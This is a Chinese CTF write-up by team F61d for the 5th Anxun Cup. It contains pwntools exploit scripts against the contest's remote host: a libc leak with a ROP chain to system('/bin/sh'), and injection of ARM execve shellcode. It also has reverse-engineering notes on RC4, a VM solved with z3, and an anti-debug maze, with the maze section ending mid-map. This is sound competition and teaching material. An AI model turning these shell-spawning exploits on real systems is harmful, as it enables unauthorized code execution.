第五届"安洵杯”网络安全挑战赛WriteUp By F61d

原创 飞猪少年 笨猪实验室 2022-11-27 23:00 发表于四川

收录于合集
#Writeup
3个 >

> 为积极响应国家网络空间安全人才战略，加快创新性人才培养步伐，提升学生攻防兼备的网络创新，培养并提升学生的团队合作精神与能力，提高学生的网络安全创新能力与实践技能。四川安洵信息技术有限公司携手成都信息工程大学道格安全研究实验室举办了面向全国高校的第五届”安洵杯”网络安全挑战赛

本次第五届”安杯”网络安全挑战赛，经过师傅们的不懈努力 ~~(指被小姐姐带飞)~~，F61d成功拿下第二名的好成绩🎉🎉🎉

Rank	Team		Score	100	491	356	436	100	491	500	100	400	50
1	TAL	undefined	2208	✓		✓	✓	✓					
2	F61d	undefined	1967	✓			✓	✓			✓	✓	
3	N0wayBack	undefined	1922	✓			✓	✓					
4	小恐龙摸大鱼	undefined	1912	✓				✓	✓		✓	✓	
5	X2cT34m	undefined	1834	✓				✓			✓		
6	ALLin	undefined	1812	✓			✓	✓					
7	Mini-Venom	undefined	1772	✓		✓		✓					
8	这次还是一个人吗	undefined	1761	✓		✓		✓			✓		
9	CNSS	undefined	1753					✓			✓		
10	0xdddd	undefined	1672	✓									
11	JK	undefined	1662	✓				✓					
12	TOrch	undefined	1571	✓	✓		✓	✓					
13	or4nge	undefined	1530	✓				✓			✓	✓	
14	小游戏,7k7k小游戏,小游戏大全,双人小游戏	undefined	1506					✓			✓		
15	圣地亚哥皮蛋	undefined	1411	✓		✓		✓					
16	B0_sec	undefined	1356	✓				✓					
17	PKWsec	undefined	1251	✓				✓					

比赛最后的排名情况

PWN

Babybf

逆向一下指令，利用越界读泄露libc，越界写修改栈返回地址

```
from pwn import *

#p = process('./chall')
p=remote('47.108.29.107',10356)
libc=ELF('./libc-2.27.so')
context.log_level = 'debug'

context.arch = 'amd64'
r = lambda x: p.recv(x)
ra = lambda: p.recvall()
rl = lambda: p.recvline(keepends=True)
ru = lambda x: p.recvuntil(x, drop=True)
sl = lambda x: p.sendline(x)
sa = lambda x, y: p.sendafter(x, y)
sla = lambda x, y: p.sendlineafter(x, y)
ia = lambda: p.interactive()
c = lambda: p.close()
li = lambda x: log.info(x)
db = lambda: gdb.attach(p)
def cmd(code):
    sla('len> ',str(len(code)))
    sa('code> ',code)

cmd(p8(0x3e)*0x58+(p8(0x2e)+p8(0x3e))*8+p8(0x2d)*8)
sleep(1)
libcbase=u64(p.recv(6).ljust(8,'\x00'))-231-libc.sym['__libc_start_main']
info('libc->'+hex(libcbase))
system=libcbase+libc.sym['system']
binsh=libcbase+libc.search("/bin/sh").next()
poprdi=libcbase+libc.search(asm("pop rdi\nret")).next()

#gdb.attach(p,'b* $rebase(0x16FA)')
cmd(p8(0x3e)*0x38+(p8(0x2c)+p8(0x3e))*0x20)
```

```
p.send(p64(poprdi+1)+p64(poprdi)+p64(binsh)+p64(system))
p.interactive()
```

Babyarm

base64换表，然后往bss上写arm架构下的shellcode

```
from pwn import *

#p = process(["./qemu-arm-static","-L", "/usr/arm-linux-gnueabi/", "./chall"])
p=remote('47.108.29.107',10356)
# libc=ELF('./libc.so.6')
context.log_level = 'debug'
context.arch = 'arm'
elf=ELF('./chall')
r = lambda x: p.recv(x)
ra = lambda: p.recvall()
rl = lambda: p.recvline(keepends=True)
ru = lambda x: p.recvuntil(x, drop=True)
sl = lambda x: p.sendline(x)
sa = lambda x, y: p.sendafter(x, y)
sla = lambda x, y: p.sendlineafter(x, y)
ia = lambda: p.interactive()
c = lambda: p.close()
li = lambda x: log.info(x)
db = lambda: gdb.attach(p)

sla('msg> ','s1mpl3Dec0d4r')
payload='a'*0x28+p32(elf.bss()+0x3c)+p32(0x10c00)
sa('comment> ',payload.ljust(0x100,'\x00'))
shellcode='''
    add r0,pc,#12
    mov r1,#0
    mov r2,#0
    mov r7,#11
    svc 0
    .ascii "/bin/sh\\0"
'''
shellcode=asm(shellcode)
```

```
shellcode=asm(shellcode)


payload=shellcode.ljust(0x2c,'\x00')+p32(elf.bss()+0x10)
p.sendline(payload)
p.interactive()
```

REVERSE

Reee

进入sub_401640函数

```
    MessageBoxA(0, Text, "0.0", 0);
    exit(0);
  }
  sub_401430(Buffer, &Buffer[1]);
  ((void (__cdecl *)(char *))loc_4011B0)(Buffer);
  sub_401010("\npress any key to quit...\n", Buffer[0]);
  getwch();
  ExitProcess(0);
```


进入loc_4011B0发现有花

```
.text:004013BF
.text:004013C1
.text:004013C1                          loc_4013C1:                     ; CODE XREF: .text:004013BD↑j
.text:004013C1                                                          ; .text:004013BF↑j
.text:004013C1 E8 8B 45 08 03           call    near ptr 3485951h
.text:004013C1
.text:004013C6 85 E0                    test    eax, esp
.text:004013C8 FC                       cld
.text:004013C8
.text:004013C8                          ; ---------------------------------------------------------------
.text:004013C9 FF FF 0F                 db 2 dup(0FFh), 0Fh
```


将e8patch掉

```
Text[21] = 30;
Text[22] = -96;
Text[23] = -112;
memset(v6, 0, sizeof(v6));
memset(v5, 0, sizeof(v5));
qmemcpy(v7, "D0g3", 4);
memset(&v7[4], 0, 0xFCu);
v2 = strlen(a1);
sub_401050(&v7[strlen(v7) + 1] - &v7[1]);
for ( i = 0; i < 256; ++i )
  v5[i] = v6[i];
result = sub_401130(v2);
for ( j = 0; j < 24; ++j )
{
  if ( a1[j] != Text[j] )
    exit(0);
  sub_401130(v2);
```

```
    result = MessageBoxA(0, Text, "0.0", 0);
  }
  return result;
}
```




```
000005F2 sub_4011B0:21 (4011F2)
```

```
  strcpy(Text, "try agin bro");
  sub_401010("%s", (char)ArgList);
  gets_s(Buffer, 0x32u);
  if ( strlen(Buffer) != 24 )
  {
    MessageBoxA(0, Text, "0.0", 0);
    exit(0);
  }
  sub_401430(Buffer);
  sub_4011B0(Buffer);
  sub_401010("\npress any key to quit...\n", Buffer[0]);
  getwch();
  ExitProcess(0);
}
```


分析sub_401050，sub_401130函数发现是rc4加密

直接用工具解密可以得到flag



img

re1

```
  v21 = 0;
  if ( argc == 1 )
  {
    if ( !StartServiceCtrlDispatcherW(&ServiceStartTable) )
    {
      LastError = GetLastError();
```

```
      LastError = GetLastError();
      printf(L"StartServiceCtrlDispatcher() failed!!! [%d]\n", LastError);
    }
    goto LABEL_29;
  }
  if ( argc != 2 )
    goto LABEL_29;
  if ( GetModuleFileNameW(0, Filename, 0x104u) )
  {
    if ( !wcsicmp(argv[1], L"install") )
    {
      v4 = OpenSCManagerW(0, 0, 0xF003Fu);
      if ( !v4 )
      {
        v13 = GetLastError();
        printf(L"InstallService() : OpenSCManager failed (%d)\n", v13);
        return 0;
      }
      ServiceW = CreateServiceW(v4, L"SvcTest", L"SvcTest", 0x10u,
      if ( !ServiceW )
      {
```


startServiceCtrlDispatcherA 函数 (winsvc.h)

项目 • 2022/09/27 • 4 个参与者

反馈

将服务进程的主线程连接到服务控制管理器，这会导致线程成为调用进程的服务控制调度程序线程。

仔细分析一下其实是一个虚拟机保护

```
  *this = 0;
  this[1] = 0;
  this[2] = 0;
  this[3] = &begin;
  *(this + 16) = 0xF1;
  this[5] = change_dest;
  *(this + 24) = 0xF2;
  this[7] = xor;
  *(this + 32) = 0xF5;
  this[9] = add;
  *(this + 40) = 0xF6;
  this[11] = right_shift;
  *(this + 48) = 0xF8;
  this[13] = unknow1;                          // add
  *(this + 56) = 0xF9;
  this[15] = unknow2;                          // sub
  v1 = malloc(0x512u);
  DstBuf = v1;
  memset(v1, 0, 0x512u);
  *v1 = *Dest;
  v1[2] = number;
  qmemcpy(v1 + 12, "abcdefghijkl", 12);
  return *"ijkl";
}
```

循环中通过指针函数进行模拟指令的调用

直接模拟出汇编指令 然后z3求解即可

```
void __thiscall func2(int *this)
{
  char i; // dl
  int index; // eax
  int *opcode; // ecx

  this[3] = &begin;
  for ( i = begin; i != 0xF4; i = *this[3] )
  {
    index = 0;
    opcode = this + 4;
    while ( i != *opcode )
    {
      ++index;
      opcode += 2;
      if ( index >= 7 )
        goto LABEL_7;
    }
    (this[2 * index + 5])(this);
LABEL_7:
    ;
  }
```



```
code=[ ...]

this=[0]*16
this[0] = 0
this[1] = 0
this[2] = 0
this[3] = "begin"
this[4] = 0xF1;
this[5] = "change_dest;"
this[6]= 0xF2;
this[7] = "xor;"
this[8] = 0xF5;
this[9] =" add;"
this[10] = 0xF6;
this[11] =" right_shift;"
this[12]= 0xF8;
this[13] = "unknow1;"
this[14]= 0xF9;
```

```
this[15] = "unknow2;"
Dest="xxxxxxxxxxxxabcdefghijkl"
ptr=0
print("==============================")
while(code[ptr]!=0xF4):
    opcode = code[ptr]
    if(opcode==0xF1):
        a1 = code[ptr+1]
        a2 = code[ptr+2]
        if(a1==0xE1):
            print("eax = dest[%d]"%a2)
        if(a1==0xE2):
            print("ebx = dest[%d]"%a2)
        if(a1==0xE3):
            print("ecx = dest[%d]"%a2)
        if(a1==0xE4):
            print("dest[%d] = eax"%a2)
        ptr+=6
    elif(opcode==0xF2):
        a2 = code[ptr+1]
        print("eax^=ebx")
        ptr+=1
    elif(opcode==0xf5):
        a2 = code[ptr+1]
        print("read input")
        ptr+=1
    elif(opcode==0xf6):
        a2 = code[ptr+1]
        print("eax =  ((2<<eax)|(eax>>6))&0xff ")
        ptr+=1
    elif(opcode==0xf8):
        a1 = code[ptr+1]
        a2 = code[ptr+2]
        if(a1==0xe1):
            print("eax+=%d"%a2)
            print("eax&=0xff")
        if(a1==0xe2):
            print("ebx+=%d"%a2)
            print("ebx&=0xff")
        if(a1==0xe3):
```

```
            print("ecx+=a2")
        ptr+=3
    elif(opcode==0xf9):
        a1 = code[ptr+1]
        a2 = code[ptr+2]
        if(a1==0xe1):
            print("eax-=%d"%a2)
            print("eax&=0xff")
        if(a1==0xe2):
            print("ebx-=%d"%a2)
            print("ebx&=0xff")
        if(a1==0xe3):
            print("ecx-=%d"%a2)
        ptr+=3
```

打印后z3求解

```
from z3 import *
data=[0xA7, 0x3A, 0x19, 0xB4, 0xF1, 0x49, 0x2B, 0xCB, 0xEA, 0x0E,
  0x0E, 0x14]

dest=[0]*76
for i in range(12):
    dest[32+i] = BitVec("x[%d]"%(i+1),8)

eax = dest[32]
ebx = dest[33]
ebx+=164
ebx&=0xff
eax^=ebx
eax-=5
eax&=0xff
dest[64] = eax
eax = dest[33]
ebx = dest[34]
ebx+=112
ebx&=0xff
eax^=ebx
eax-=151
```

```
eax&=0xff
dest[65] = eax
eax = dest[34]
ebx = dest[35]
ebx+=79
ebx&=0xff
eax^=ebx
eax-=121
eax&=0xff
dest[66] = eax
eax = dest[35]
ebx = dest[36]
ebx+=211
ebx&=0xff
eax^=ebx
eax-=71
eax&=0xff
dest[67] = eax
eax = dest[36]
ebx = dest[37]
ebx+=95
ebx&=0xff
eax^=ebx
eax-=146
eax&=0xff
dest[68] = eax
eax = dest[37]
ebx = dest[38]
ebx+=3
ebx&=0xff
eax^=ebx
eax-=74
eax&=0xff
dest[69] = eax
eax = dest[38]
ebx = dest[39]
ebx+=8
ebx&=0xff
eax^=ebx
eax-=189
eax&=0xff
```

```
dest[70] = eax
eax = dest[39]
ebx = dest[40]
ebx+=40
ebx&=0xff
eax^=ebx
eax-=57
eax&=0xff
dest[71] = eax
eax = dest[40]
ebx = dest[41]
ebx+=127
ebx&=0xff
eax^=ebx
eax-=41
eax&=0xff
dest[72] = eax
eax = dest[41]
ebx = dest[42]
ebx+=41
ebx&=0xff
eax^=ebx
eax-=59
eax&=0xff
dest[73] = eax
eax = dest[42]
ebx = dest[43]
ebx+=55
ebx&=0xff
eax^=ebx
eax-=193
eax&=0xff
dest[74] = eax
eax = dest[43]
ebx = dest[64]
ebx+=186
ebx&=0xff
eax^=ebx
eax-=209
eax&=0xff
dest[75] = eax
```

```python
S = Solver()
for i in range(12):
    S.add(dest[64+i]==data[i])
S.check()
print(S.model())
x=[0]*13
x[5] = 232
x[4] = 64
x[1] = 172
x[9] = 64
x[11] = 116
x[12] = 132
x[8] = 108
x[2] = 92
x[7] = 156
x[10] = 212
x[6] = 12
x[3] = 29
for i in range(13):
    tmp = x[i]
    tmp = ((tmp<<6)|(tmp>>2)) &0xff
    tmp ^= (ord("a")+i-1)
    print(chr(tmp),end='')
#  Ju$t_e@sy_vM
```

re2

Main函数中是一个改了输入的rc4加密，发现是一个虚假的flag

```
sub_402A80(v14, v16, &v16[strlen(v16) + 1] - &v16[1]);
sub_402F90("now, please input your flag:", v8);
sub_402FD0("%s", (char)Buf1);
for ( i = 0; i < 25; ++i )
  Buf1[i] = (i ^ Buf1[i]) + 12;
sub_402BD0(v14, Buf1, 25);
if ( !memcmp(Buf1, &unk_406640, 0x19u) )
  CreateProcessW(0, CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
else
  sub_402F90("Sorry you are wrong!!!", v9);
CloseHandle(ProcessInformation.hProcess);
CloseHandle(ProcessInformation.hThread);
sub_402410();
system("pause");
return 0;
```



```
char v7; // [esp+13h] [ebp-1h]
```

```
  v4 = 0;
  for ( i = 0; i < a3; ++i )
  {
    v6 = (v6 + 1) % 256;
    v4 = (v4 + *(unsigned __int8 *)(v6 + a1)) % 256;
    v7 = *(_BYTE *)(v6 + a1);
    *(_BYTE *)(v6 + a1) = *(_BYTE *)(v4 + a1);
    *(_BYTE *)(v4 + a1) = v7;
    *(_BYTE *)(i + a2) ^= *(_BYTE *)((*(unsigned __int8 *)(v4 + a1) + *(unsigned __int8 *)(v6 + a1)) % 256 + a1);
    result = i + 1;
  }
  return result;
}
```


在函数sub_402A80中发现off_40665C跟进sub_402780

```
pop     esi
mov     esp, offset off_40665C
retn

db    0
off_40665C dd offset sub_402323          ; DATA XREF: sub_402A80+13A↑o
dd offset sub_402780
dword_406664 dd 44BF19B1h                ; DATA XREF: ___report_gs_failure+E3
                                         ;    security_init_cookie+43↑w
```



```
HANDLE sub_402780()
{
  HMODULE ModuleHandleA; // [esp+0h] [ebp-4h]

  ModuleHandleA = GetModuleHandleA(0);
  sub_4025F0(ModuleHandleA);
  if ( IsDebuggerPresent() )
  {
    byte_406000[1599] = 1;
    byte_406000[1593] = 2;
  }
  return CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, 0);
}
```


进入StartAddress并进入fn发现loc_4027F0

```
  {
    v4 = *lParam;
    if ( *lParam == 87 || v4 == 83 || v4 == 65 || v4 == 68 )
      ((void (__cdecl *)(int *))loc_4027F0)(lParam);
  }
  return CallNextHookEx(0, code, wParam, (LPARAM)lParam);
}
```


进入发现有花指令

```
test    eax, eax
jz      short near ptr loc_402875+1

jnz     short near ptr loc_402875+1


loc_402875:                             ; CODE XREF: .text:00402871↑j
                                        ; .text:00402873↑j
mov     eax, ds:[ebp-3Ch]
mov     [ebp-14h], eax
```

```
mov     ecx, [ebp-14h]
```

将3fpatch掉f5

```
00402871 74 03                  jz      short loc_402876
00402871
00402873 75 01                  jnz     short loc_402876
00402873
00402875 90                     nop
00402875
00402876
00402876                        loc_402876:                     ; CODE XREF: .text:00402871↑j
00402876                                                        ; .text:00402873↑j
```

```
char v3[12]; // [esp+38h] [ebp-10h] BYREF

v2 = *a1;
strcpy(v3, "Success!!!");
switch ( v2 )
{
  case 'A':
    --dword_4068A0;
    Sleep(0x13u);
    break;
  case 'D':
    ++dword_4068A0;
    Sleep(0x14u);
    break;
  case 'S':
    ++dword_40689C;
    Sleep(0x12u);
    break;
  case 'W':
    --dword_40689C;
    Sleep(0x11u);
    break;
  default:
    break;
}
if ( (unsigned int)dword_40689C > 39
  || (unsigned int)dword_4068A0 > 39
  || byte_406000[40 * dword_40689C + dword_4068A0] == 48
{
```

找出迷宫图纸。

```
0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 0 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 0 0 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 0 0 0 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 0 1 1 0 0 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 0 1 1 1 1 0 1 1 0 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 0 1 1 1 1 1 0 1 0 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
```

```
1 1 1 0 1 1 1 1 0 1 1 0 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 0 1 1 1 1 1 0 1 0 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 0 1 1 1 1 0 0 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 0 1 0 1 0 1 0 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 0 1 0 1 0 0 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 0 1 1 1 0 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 0 0 0 1 1 1 1 0 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 0 0 0 0 1 1 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 0 0 0 0 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 0 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 0 1 1 1 0 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 0 0 1 1 1 0 1 0 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 0 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 0 0 0 0 1 1 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 0 1 1 1 0 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 0 1 0 1 1 1 0 1 1 1 1 0 0 0 0 0 0 0 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 0 1 0 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 0 1 0 1 0 1 0 1 1 1 1 1 1 1 1 0 0 0 0 0 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 0 1 0 1 0 1 0 1 1 1 1 1 1 1 1 1 1 1 0 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 1 0 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 0 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 0 1 0 1 1 1 1 0 0 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 0 1 0 1 0 1 1 1 1 0 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 0 1 1 1 1 1 0 1 1 1 0 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 0 1 1 1 1 1 0 1 1 1 0 0 0
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 1 1 0 1 0 1 0 0
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 0 1 1 1 2
```

发现是类似于走迷宫。

上下左右走结果不对

找所有调用dword_4068A0的函数

```
Direct Typ Address              Text
Up  w  TlsCallback_0+1A         mov     dword_4068A0, 2
Up  w  TlsCallback_0+5E         mov     dword_4068A0, 0
Up  r  sub_402330:loc_40…       mov     eax, dword_4068A0; jumptable 0040234C case 17
Up  w  sub_402330+2B            mov     dword_4068A0, eax
Up  r  sub_402330:loc_40…       mov     ecx, dword_4068A0; jumptable 0040234C case 18
Up  w  sub_402330+42            mov     dword_4068A0, ecx
Up  r  sub_4027F0:loc_40…       mov     eax, dword_4068A0; jumptable 00402895 case 65
    w  sub_4027F0+E6            mov     dword_4068A0, eax
…   r  sub_4027F0:loc_40…       mov     ecx, dword_4068A0; jumptable 00402895 case 68
…   w  sub_4027F0+FE            mov     dword_4068A0, ecx
…   r  sub_4027F0+11E           cmp     dword_4068A0, 0
…   r  sub_4027F0+127           cmp     dword_4068A0, 28h ; '('
…   r  sub_4027F0+137           mov     eax, dword_4068A0
…   r  sub_4027F0+169           mov     ecx, dword_4068A0

Line 3 of 14
```

OK Cancel Search Help

发现其他地方改过

```
dword_40689C = 2;
dword_4068A0 = 2;
byte_406000[11 int = 0;
result = (int)[urrentTeb()->Proc
```

```
4   {
5     case 17:
6       --dword_4068A0;
7       a1 = 0;
8       break;
9     case 18:
10      ++dword_4068A0;
11      a1 = 0;
12      break;
13    case 19:
14      ++dword_40689C;
15      a1 = 0;
16      break;
17    case 20:
18      --dword_40689C;
19      a1 = 0;
20      break;
21    default:
22      return dword_406890(a1);
23  }
24  return dword_406890(a1);
25 }
```


一个是将初始的位置放在（2，2），另一个是将上下左右改成斜线。

同时查看迷宫图纸的所有调用：

Direct	Typ	Address	Text	
Up	w	TlsCallback_0+34	mov	byte_406000[ecx+eax], 0
Up	w	TlsCallback_0+78	mov	byte_406000[ecx+eax], 1
Up	w	sub_402780+35	mov	byte_406000[edx+ecx], 1
Up	w	sub_402780+4D	mov	byte_406000[eax+edx], 2
	r	sub_4027F0+13C	movzx	ecx, byte_406000[edx+eax]
...	r	sub_4027F0+16F	movzx	edx, byte_406000[eax+ecx]

Line 5 of 6

OK Cancel Search Help

有两处改动：

```
  sub_4025F0(ModuleHandleA);
  if ( IsDebuggerPresent() )
  {
    byte_406000[1599] = 1;
    byte_406000[1593] = 2;
  }
  return CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, 0);
}
```



```
dword_40689C = 2;
dword_4068A0 = 2;
byte_406000[1179] = 0;
result = (int)NtCurrentTeb()->ProcessEnvironmentBlock;
```


将迷宫图纸改正：

```
0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 0 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 0 0 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 0 0 0 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 0 1 1 0 0 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 0 1 1 1 1 0 1 1 0 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 0 1 1 1 1 1 0 1 0 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 0 1 1 1 1 0 1 1 0 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 0 1 1 1 1 1 0 1 0 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 0 1 1 1 1 0 0 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 0 1 0 1 0 1 0 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 0 1 0 1 0 0 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 0 1 1 1 0 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 0 0 0 1 1 1 1 0 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
```

```
1 1 1 1 1 1 0 0 0 0 1 1 1 1 1 1 0 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
